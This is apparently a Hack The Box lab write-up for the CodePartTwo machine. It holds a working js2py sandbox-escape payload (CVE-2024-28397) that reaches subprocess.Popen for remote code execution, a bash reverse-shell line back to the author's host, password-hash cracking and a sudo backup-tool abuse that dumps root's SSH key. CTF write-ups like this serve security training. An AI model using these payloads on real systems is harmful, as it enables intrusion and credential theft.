
HTB - CodePartTwo
Introduction
This writeup documents the penetration testing of the CodePartTwo machine from the Hack The Box platform. In this case, I’ll exploit a vulnerable Python library called js2py to get a RCE and privesc by abussing a backup script.
Information Gathering
After identifying the target’s IP address and operating system of the machine, we need to enumerate as much information as possible about the host.
❯ nmap -p- -sS --min-rate 5000 -vvv -n -Pn 10.129.16.47 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-04 15:12 +0100
Initiating SYN Stealth Scan at 15:12
Scanning 10.129.16.47 [65535 ports]
Discovered open port 22/tcp on 10.129.16.47
Discovered open port 8000/tcp on 10.129.16.47
Completed SYN Stealth Scan at 15:12, 11.58s elapsed (65535 total ports)
Nmap scan report for 10.129.16.47
Host is up, received user-set (0.075s latency).
Scanned at 2026-02-04 15:12:12 CET for 11s
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE  REASON
22/tcp   open  ssh      syn-ack ttl 63
8000/tcp open  http-alt syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 11.69 seconds
           Raw packets sent: 65537 (2.884MB) | Rcvd: 65537 (2.621MB)
❯ nmap -sCV -p22,8000 10.129.16.47 -oN targeted
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-04 15:12 +0100
Nmap scan report for 10.129.16.47
Host is up (0.040s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_  256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
8000/tcp open  http    Gunicorn 20.0.4
|_http-title: Welcome to CodePartTwo
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.63 seconds
Nmap found 2 open ports. The intrusion is probably going to be, or at least start, from port 8000. You can Google the SSH version followed by “launchpad” to get a good hint about the OS. You can also check the blog’s Enumeration Cheat Sheet, which includes a table mapping service versions to possible OS versions. We are facing an Ubuntu Focal (20.04)
We can’t do much with the SSH service since we don’t have credentials yet, so let’s focus on the HTTP port.
❯ whatweb http://10.129.16.47:8000
http://10.129.16.47:8000 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[gunicorn/20.0.4], IP[10.129.16.47], Script, Title[Welcome to CodePartTwo]

There are 3 buttons redirecting to /login, /register and /download. I fuzzed directories but nothing interesting…
❯ gobuster dir -u http://10.129.16.47:8000 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 30
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.16.47:8000
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/download             (Status: 200) [Size: 10708]
/login                (Status: 200) [Size: 667]
/register             (Status: 200) [Size: 651]
/logout               (Status: 302) [Size: 189] [--> /]
/dashboard            (Status: 302) [Size: 199] [--> /login]
Progress: 220557 / 220557 (100.00%)
===============================================================
Finished
===============================================================
When I clicked on the DOWNLOAD APP button, it downloaded app.zip, containing:
Archive:  app.zip
   creating: app/
   creating: app/static/
   creating: app/static/css/
  inflating: app/static/css/styles.css
   creating: app/static/js/
  inflating: app/static/js/script.js
  inflating: app/app.py
   creating: app/templates/
  inflating: app/templates/dashboard.html
  inflating: app/templates/reviews.html
  inflating: app/templates/index.html
  inflating: app/templates/base.html
  inflating: app/templates/register.html
  inflating: app/templates/login.html
  inflating: app/requirements.txt
   creating: app/instance/
  inflating: app/instance/users.db
The requirements.txt contains the versions of the app’s frameworks.
❯ cat requirements.txt
flask==3.0.3
flask-sqlalchemy==3.1.1
js2py==0.74
Js2Py is a Python library that is able to translate and execute virtually any JavaScript code written in pure Python and does not have any dependencies.

In fact, app.zip is the whole web compressed in a ZIP file, but I couldn’t find more stuff since it’s empty. When you register and log in, there is a JS code manager.
Vulnerability Assessment
CVE-2024-28397 corresponds to the sandbox escape vuln in this Python library. The vuln is docummented in this repo, but I’ll make it simple here. Basically, there’s a vulnerability that consists on executing JS code to escape the sandbox of the Python library js2py and getting a RCE in the server, so let’s try to exploit this vuln.
Exploitation
I’ll execute this code while I’m capturing traffic with Wireshark to perform a quick test.
let cmd = "ping -c 1 10.10.17.188"
let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(n11)
n11

The victim machine did ping my machine, so I got a RCE. Now, I’ll execute the following command in the server while I’m listening in my machine from the port 4444.
bash -i >& /dev/tcp/10.10.17.188/4444 0>&1
❯ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.17.188] from (UNKNOWN) [10.129.16.47] 55546
/bin/sh: 0: can't access tty; job control turned off
$ whoami
app
Post-Exploitation
Now I’m in the system as the user app and I can try to see again the file users.db.
app@codeparttwo:~/app/instance$ sqlite3 users.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> sqlite3
   ...> ;
Error: near "sqlite3": syntax error
sqlite> .tables
code_snippet  user
sqlite> SELECT * FROM user;
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
Let’s crack marco’s hash and log in as him.
❯ john --format=Raw-MD5 -w:/usr/share/wordlists/rockyou.txt hash1
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
sweetangelbabylove (?)
1g 0:00:00:00 DONE (2026-02-04 18:17) 2.500g/s 8621Kp/s 8621Kc/s 8621KC/s sweetbabygyal..sweetali786
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
marco can run the binary /usr/local/bin/npbackup-cli as root without providing credentials.
marco@codeparttwo:~$ sudo -l
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
The backup path is defined in npbackup.conf, which is located in marco’s home directory.

Using parameters from the --help output of the binary, I’ll duplicate npbackup.conf so that it’s writeable by marco and then, edit the backup path to backup the hole /root directory.
marco@codeparttwo:~$ cp npbackup.conf npbackup_pwn.conf
marco@codeparttwo:~$ ls -l
total 16
drwx------ 7 root  root  4096 Apr  6  2025 backups
-rw-rw-r-- 1 root  root  2893 Jun 18  2025 npbackup.conf
-rw-rw-r-- 1 marco marco 2893 Feb  4 17:45 npbackup_pwn.conf
-rw-r----- 1 root  marco   33 Feb  4 13:19 user.txt
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup_pwn.conf -b
...
2026-02-04 17:50:53,376 :: INFO :: Operation finished
2026-02-04 17:50:53,382 :: INFO :: ExecTime = 0:00:02.214257, finished, state is: errors.
Once finised, I listed the files and directories of the backup and thought on using root’s private key to access the system via SSH.
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup_pwn.conf --ls
...
/root/.ssh/id_rsa
...
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup_pwn.conf --dump /root/.ssh/id_rsa
...
❯ chmod 600 id_rsa
❯ ssh -i id_rsa root@10.129.16.47
...
root@codeparttwo:~# cat root.txt
***REDACTED***